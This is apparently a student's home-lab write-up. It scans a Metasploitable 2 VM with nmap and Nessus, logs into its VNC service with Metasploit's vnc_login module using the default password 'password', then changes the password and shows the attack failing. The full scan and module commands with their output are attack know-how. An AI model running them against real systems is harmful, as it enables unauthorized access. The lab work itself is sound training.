Daniella Boulos
Introduction to Cybersecurity
Home Lab Writeup


HomeLab

Network Diagram

The following image shows my network diagram. I am using Kali Linux as my attack box with the IP address 192.168.1.130. Metasploitable 2 is my defense box with the IP address of 192.168.1.129. PfSense is a network firewall software that I installed to create a firewall between Kali and Metasploitable. I also installed Nessus, a vulnerability scanner, on Kali to scan for vulnerabilities to attack Metasploitable.


PfSense Setup

PfSense is a free open-source firewall software that I downloaded, installed, and configured to connect to Metasploitable and Kali. The screenshot shows that pfSense is up and running and connected to Kali and Metasploitable.




Nessus Setup

Nessus is a vulnerability scanner downloaded on Kali Linux to scan Metasploitable for any vulnerabilities that can be exploited. Once you download the software on Kali, you can start up Nessus and after you put in your email it will send you an activation code so you can complete your setup. The screenshot shows what Nessus looks like when you are logged in before you perform any scans.




Ping Tests

After, all the necessary software was download, installed and set up I performed ping tests to ensure that everything was connected and can communicate with each other. First, I made sure that pfSense was connected by pinging Kali. The following ping test shows the successful ping.



Once pfSense's ping worked, I then pinged Metasploitable from Kali. The following image shows the successful ping test.



Just to ensure that my VM's were all connected, I ping Kali from Metasploitable. The following image shows the successful ping test ensuring that all my VM's are connected and able to communicate with each other.

```
msfadmin@metasploitable:~$ ping 192.168.1.130
PING 192.168.1.130 (192.168.1.130) 56(84) bytes of data.
64 bytes from 192.168.1.130: icmp_seq=1 ttl=64 time=0.415 ms
64 bytes from 192.168.1.130: icmp_seq=2 ttl=64 time=0.775 ms
64 bytes from 192.168.1.130: icmp_seq=3 ttl=64 time=0.877 ms
64 bytes from 192.168.1.130: icmp_seq=4 ttl=64 time=0.740 ms
64 bytes from 192.168.1.130: icmp_seq=5 ttl=64 time=0.819 ms

--- 192.168.1.130 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3996ms
rtt min/avg/max/mdev = 0.415/0.725/0.877/0.162 ms
msfadmin@metasploitable:~$ _
```

TCP Scan

After I made sure that everything is connected, I did a TCP and UDP scan on Kali. To do a TCP scan you have to type in the code ‘sudo nmap -sV *target IP address*’. When you type in ‘sudo’ you have to type in the password for Kali to allow you to initiate the scan. In order to get the version numbers for each port, you type in ‘-sV’ and then you would type in the IP address of the target system.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.1.129
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 14:47 EST
Nmap scan report for 192.168.1.129
Host is up (0.00096s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:84:5F:AB (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.77 seconds
```


UDP Scan

After the TCP scan completed successfully, I performed a UDP scan. In order to perform a UDP scan you type in the code ‘sudo nmap -sU *target IP address*’. Again you type in ‘sudo’ and the target IP address, but instead you type in ‘-sU’ to specify that you want to do a UDP scan.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sU 192.168.1.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 14:51 EST
Nmap scan report for 192.168.1.129
Host is up (0.00059s latency).
Not shown: 951 closed udp ports (port-unreach), 45 open|filtered udp ports (no-response)
PORT     STATE SERVICE
53/udp   open  domain
111/udp  open  rpcbind
137/udp  open  netbios-ns
2049/udp open  nfs
MAC Address: 00:0C:29:84:5F:AB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1433.00 seconds
```

Nessus Scan

To perform a Nessus scan you have to run and open Nessus through Kali by typing in '/bin/systemctl start nessusd.service'. Then, you type in your password for Kali and navigate to the web application, such as firefox, and type in 'https://localhost:8834/'. Once you log into Nessus you click 'New Scan' and change the settings from 'default' to 'scan for all known web vulnerabilities'. Then you name your scan and enter the target IP address of the system that you want to scan for vulnerabilities. It will take about 20 minutes, but it will show a screen similar to the one below.



The vulnerability that I decided to exploit was 'VNC Server'. It had critical severity with a CVSS of 10.0.

tenable Nessus Essentials | Scans | Settings | dani

FOLDERS
- My Scans
- All Scans
- Trash

RESOURCES
- Policies
- Plugin Rules
- Terrascan

Tenable News

Arcserve Unified Data Protection Multiple Vulnera...

Read More

scan1-pre / Plugin #61708

Back to Vulnerabilities

Configure

Hosts 1 | Vulnerabilities 70 | History 1

CRITICAL VNC Server 'password' Password

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution

Secure the VNC service with a strong password.

Output

```
Nessus logged in using a password of "password".
```

To see debug logs, please visit individual host

Port ▲	Hosts
5900 / tcp / vnc	192.168.1.129

Plugin Details

Severity:	Critical
ID:	61708
Version:	$Revision: 1.2 $
Type:	remote
Family:	Gain a shell remotely
Published:	August 29, 2012
Modified:	September 24, 2015

Risk Information

Risk Factor: Critical

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Vulnerability Information

Attack

Before I can begin the attack I have to go into the Kali terminal and get into the msfconsole. Once it loads, it will show you a screen as shown below then you search for the vulnerability that you want to exploit from the Nessus scan. I searched for ‘vnc_login’.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: You can use help to view all available commands

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P' '.' /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vnc_login

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login                        normal  No     VNC Authentication Scan
ner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vn
c/vnc_login

msf6 >
```

```
kali@kali: ~
File  Actions  Edit  View  Help
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name             Current Setting                  Required  Description
   ----             ---------------                  --------  -----------
   ANONYMOUS_LOGIN  false                            yes       Attempt to login with a blank usernam
                                                               e and password
   BLANK_PASSWORDS  false                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS     false                            no        Try each user/password couple stored
                                                               in the current database
   DB_ALL_PASS      false                            no        Add all passwords in the current data
                                                               base to the list
   DB_ALL_USERS     false                            no        Add all users in the current database
                                                               to the list
   DB_SKIP_EXISTING none                             no        Skip existing credentials stored in t
                                                               he current database (Accepted: none,
                                                               user, user&realm)
   PASSWORD                                          no        The password to test
   PASS_FILE        /usr/share/metasploit-           no        File containing passwords, one per li
                    framework/data/wordlis                     ne
                    ts/vnc_passwords.txt
   Proxies                                           no        A proxy chain of format type:host:por
                                                               t[,type:host:port][ ... ]
   RHOSTS                                            yes       The target host(s), see https://docs.
                                                               metasploit.com/docs/using-metasploit/
                                                               basics/using-metasploit.html
   RPORT            5900                             yes       The target port (TCP)
   STOP_ON_SUCCESS  false                            yes       Stop guessing when a credential works
                                                               for a host
   THREADS          1                                yes       The number of concurrent threads (max
                                                               one per host)
   USERNAME         <BLANK>                          no        A specific username to authenticate a
                                                               s
   USERPASS_FILE                                     no        File containing users and passwords s
                                                               eparated by space, one pair per line
   USER_AS_PASS     false                            no        Try the username as the password for
                                                               all users
   USER_FILE                                         no        File containing usernames, one per li
                                                               ne
   VERBOSE          true                             yes       Whether to print output for all attem
```

After you searched and selected the vulnerability that you're exploiting, you have to set the RHOST to the target IP address and the USERNAME to 'root'.


```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOST 192.168.1.129
RHOST => 192.168.1.129
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/vnc/vnc_login) >
```

I then typed in ‘show options’ to show that the RHOST and USERNAME are set to what I specified them to be.


```
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting            Required  Description
   ----              ---------------            --------  -----------
   ANONYMOUS_LOGIN   false                      yes       Attempt to login with a blank username and p
                                                          assword
   BLANK_PASSWORDS   false                      no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                          yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                      no        Try each user/password couple stored in the
                                                          current database
   DB_ALL_PASS       false                      no        Add all passwords in the current database to
                                                           the list
   DB_ALL_USERS      false                      no        Add all users in the current database to the
                                                           list
   DB_SKIP_EXISTING  none                       no        Skip existing credentials stored in the curr
                                                          ent database (Accepted: none, user, user&rea
                                                          lm)
   PASSWORD                                     no        The password to test
   PASS_FILE         /usr/share/metasploit-fra  no        File containing passwords, one per line
                     mework/data/wordlists/vnc
                     _passwords.txt
   Proxies                                      no        A proxy chain of format type:host:port[,type
                                                          :host:port][ ... ]
   RHOSTS            192.168.1.129              yes       The target host(s), see https://docs.metaspl
                                                          oit.com/docs/using-metasploit/basics/using-m
                                                          etasploit.html
   RPORT             5900                       yes       The target port (TCP)
   STOP_ON_SUCCESS   false                      yes       Stop guessing when a credential works for a
                                                          host
   THREADS           1                          yes       The number of concurrent threads (max one pe
                                                          r host)
   USERNAME          root                       no        A specific username to authenticate as
   USERPASS_FILE                                no        File containing users and passwords separate
                                                          d by space, one pair per line
   USER_AS_PASS      false                      no        Try the username as the password for all use
                                                          rs
   USER_FILE                                    no        File containing usernames, one per line
   VERBOSE           true                       yes       Whether to print output for all attempts
```

After I set everything, I ran the attack. It asked me for the passoword and the password was ‘password’. It immediately let me in.

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.1.129:5900    - 192.168.1.129:5900 - Starting VNC login sweep
[!] 192.168.1.129:5900    - No active DB -- Credential data will not be saved!
[+] 192.168.1.129:5900    - 192.168.1.129:5900 - Login Successful: :password
[*] 192.168.1.129:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```



From here I was able to edit and type in commands on Metasploitable from Kali.



Defense

To prevent Kali from being able to get into Metasploitable again you have to change the password. To change the password you have to go to Metasploitable and type in the command ‘vncserver :1’ or ‘vncpasswd’. Then you change the password to whatever you want and verify the new password. To save the changes you have reset the VNC server. To do that you have to go into super user by typing in the command ‘sudo su’. Then type in your password for Metasploitable. Once in super user mode, type ‘vncserver -kill :1’ to kill and reset the VNC server.

```
msfadmin@metasploitable:~$ vncpasswd
Using password file /home/msfadmin/.vnc/passwd
Password:
Verify:
Would you like to enter a view-only password (y/n)? n
msfadmin@metasploitable:~$ vncserver -kill :1
Killing Xtightvnc process ID 24166
msfadmin@metasploitable:~$ _
```

Attack After Defense

Now that you changed your password and reset the VNC server try the attack again. Go into the msfconsole and search for ‘vnc_login’, set the RHOST to the target IP address and set USERNAME to ‘root’.

```
msf6 > search vnc_login

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login                        normal  No     VNC Authentication Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_logi
n

msf6 > use 0
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.1.129
RHOSTS => 192.168.1.129
msf6 auxiliary(scanner/vnc/vnc_login) > set username root
username => root
```

Run the attack again and when it asks for the password type in the original password of ‘password’. It says ‘Login Failed’ and doesn’t show the Metasploitable screen so the defense worked and the vulnerability was patched.

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.1.129:5900    - 192.168.1.129:5900 - Starting VNC login sweep
[!] 192.168.1.129:5900    - No active DB -- Credential data will not be saved!
[-] 192.168.1.129:5900    - 192.168.1.129:5900 - LOGIN FAILED: :password (Incorrect: Authentication fail
ed)
[*] 192.168.1.129:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```